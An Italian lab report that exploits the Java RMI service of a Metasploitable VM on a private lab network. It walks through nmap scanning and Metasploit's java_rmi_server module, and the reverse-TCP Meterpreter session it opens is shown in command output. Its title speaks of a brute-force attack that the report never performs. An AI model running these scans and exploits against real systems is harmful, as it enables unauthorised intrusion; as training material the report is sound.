

Attacco brute force su user specifico

Sommario

I	SCOPO DEL PROGETTO	2
2	SVOLGIMENTO	2
2.1	CONFIGURAZIONE DELLE MACCHINE	2
2.2	INIZIO DELL'ATTACCO	4
2.2.1	Scansione con Nmap	4
2.2.2	Scansione vulnerabilità Nessus	5
2.2.3	Utilizzo vulnerabilità con MSF	6
3	CONCLUSIONI	7

1 Scopo del progetto


Il progetto prevede un attacco verso la macchina Metasploit sul servizio Java RMI sulla porta 1099. Le macchine lavoreranno sugli indirizzi 192.168.11.111 e .11.112

Avviata la sessione di Meterpreter sulla macchina target procediamo ad estrapolare le informazioni della scheda di rete e il routing della macchina.

2 Svolgimento

2.1 Configurazione delle macchine

Procediamo alla configurazione delle schede di rete per utilizzare le classi di indirizzi richiesti:




```
GNU nano 2.0.7 File: /etc/network/interfaces Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.1.1
netmask 255.255.255.0
```



```
Failed to bring up eth0.
msfadmin@metasploitable:~$ sudo ifup eth0
SIOCADDRT: No such process
Failed to bring up eth0.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 46:54:ce:86:fa:c0
          inet addr:192.168.11.111  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::4454:ceff:fe86:fac0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26736 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3152745 (3.0 MB)  TX bytes:5214184 (4.9 MB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:206 errors:0 dropped:0 overruns:0 frame:0
          TX packets:206 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:75133 (73.3 KB)  TX bytes:75133 (73.3 KB)

msfadmin@metasploitable:~$
```

```
(kali㉿kali)-[~]
$ sudo ifdown eth0
[sudo] password for kali:
Killed old client process
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/82:c6:d4:01:be:fa
Sending on LPF/eth0/82:c6:d4:01:be:fa
Sending on Socket/fallback
DHCPRELEASE of 192.168.1.177 on eth0 to 192.168.1.1 port 67
```

```
(kali㉿kali)-[~]
$ ifconfig
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.178 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::f8ab:5788:4610:7369 prefixlen 64 scopeid 0x20<link>
    ether 46:e8:da:6e:6e:ae txqueuelen 1000 (Ethernet)
    RX packets 2555 bytes 303726 (296.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 181 bytes 16753 (16.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.112 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::80c6:d4ff:fe01:befa prefixlen 64 scopeid 0x20<link>
    ether 82:c6:d4:01:be:fa txqueuelen 1000 (Ethernet)
    RX packets 32745 bytes 7463273 (7.1 MiB)
    RX errors 0 dropped 39 overruns 0 frame 0
    TX packets 39800 bytes 4296830 (4.0 MiB)
    TX errors 0 dropped 2 overruns 0 carrier 0 collisions 116762

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.178 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::f8ab:5788:4610:7369 prefixlen 64 scopeid 0x20<link>
    ether 46:e8:da:6e:6e:ae txqueuelen 1000 (Ethernet)
    RX packets 2730 bytes 329778 (322.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 279 bytes 33396 (32.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 30471 bytes 7141510 (6.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30471 bytes 7141510 (6.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=2.47 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.575 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.569 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.811 ms
^C
```

2.2 Inizio dell'attacco

Verificata la comunicazione delle macchine passiamo ora alla pianificazione dell'attacco.

2.2.1 Scansione con Nmap

Per cominciare vediamo le macchine presenti all'interno della rete (in questo caso sappiamo l'indirizzo IP targhet ma verifichiamo troviamo nella rete).

Trovata la macchina verifichiamo i servizi e le porte aperte

```
(kali@kali)~$ sudo nmap -sS -sV -O 192.168.11.111
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 09:49 +0200
Nmap scan report for 192.168.11.111
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry daemon
1524/tcp  open  bindshell    Metasploitable root shell 0.0 (build 20184) Started
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11         (access denied) (disabled)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 46:54:CE:86:FA:C0 (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_k
ernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

2.2.2 Scansione vulnerabilità Nessus

Ora analizziamo la macchina con Nessus per vedere le vulnerabilità dopo averla avviata da terminale

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo service nessusd start
[sudo] password for kali:
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian-5ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
24/tcp    open  rsh          rsh
Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
Active: active (running) since Fri 2026-05-22 09:27:22 CEST; 16s ago
Invocation: edc9d3b6be3f403b9fb9f11e95b6b8b2
Main PID: 8273 (nessus-service)
Tasks: 15 (limit: 9487)
Memory: 4G (peak: 4G)
CPU: 29.900s
CGroup: /system.slice/nessusd.service
├─8273 /opt/nessus/sbin/nessus-service -q
└─8275 nessusd -q

May 22 09:27:22 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
May 22 09:27:22 kali nessus-service[8273]: nessus-service [8273][INFO] : Nessus 19.18.0 [build 20184] Started

```

Metasploit

← Back to My Scans

Configure

Launch ▾

Report

Export ▾

Hosts 0Vulnerabilities 0Notes 1History 1

Search History

1 History

☐	Start Time ▾	Last Scanned	Status
☐	Current Today at 9:30 AM	Today at 9:40 AM	✓ Completed

1

Notice: Your scanning limit of 5 was reached, and 1 host was removed from this scan.
[License more.](#)

Scan Details

Policy:

Basic Network Scan

Status:

Completed

Severity Base:

CVSS v3.0

✎

Scanner:

Local Scanner

Start:

Today at 9:30 AM

End:

Today at 9:40 AM

Elapsed:

10 minutes

Purtroppo ho raggiunto il limite massimo di utilizzo gratuito per Nessus, quindi ho utilizzato Nmap per analizzare le vulnerabilità

```
1099/tcp open  java-rmi      GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|     Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
| References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
```

2.2.3 Utilizzo vulnerabilità con MSF

Ora avviamo MSF e ricerchiamo la vulnerabilità, settiamo i parametri e lanciamo l'attacco

```
# Name                               Disclosure Date Rank Check Descri
- - - - -                               - - - - -
0 auxiliary/gather/java_rmi_registry . normal No Java R
MI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java R
MI Server Insecure Default Configuration Java Code Execution
2 \_ target: Generic (Java Payload) . . .
3 \_ target: Windows x86 (Native Payload) . . .
4 \_ target: Linux x86 (Native Payload) . . .
5 \_ target: Mac OS X PPC (Native Payload) . . .
6 \_ target: Mac OS X x86 (Native Payload) . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java R
MI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java R
MIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser
/java_rmi_connection_impl

msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.111
```

```
msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.111
rhosts => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.112:4444
[*] 192.168.11.111:1099 - Using URL: http://192.168.11.112:8080/oOpikp
[*] 192.168.11.111:1099 - Server started.
[*] 192.168.11.111:1099 - Sending RMI Header ...
[*] 192.168.11.111:1099 - Sending RMI Call ...
[*] 192.168.11.111:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.111
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprin
t/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in re
gular expression
[*] Meterpreter session 1 opened (192.168.11.112:4444 -> 192.168.11.111:58040) at 2026-05-22 10
:33:05 +0200

meterpreter >
meterpreter >
meterpreter > ifconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.111
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4454:ceff:fe86:fac0
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
=====
Subnet          Netmask          Gateway          Metric  Interface
-----
127.0.0.1        255.0.0.0         0.0.0.0           0       lo
192.168.11.111    255.255.255.0     0.0.0.0           0       eth1

IPv6 network routes
=====
Subnet          Netmask          Gateway          Metric  Interface
-----
::1              :::              :::              0       lo
fe80::4454:ceff:fe86:fac0  :::              :::              0       eth1

meterpreter >
```

3 Conclusioni

Usando i tool giusti per identificare le vulnerabilità e lanciandole con le configurazioni corrette, ottenere l'accesso alla macchina non è stato troppo difficile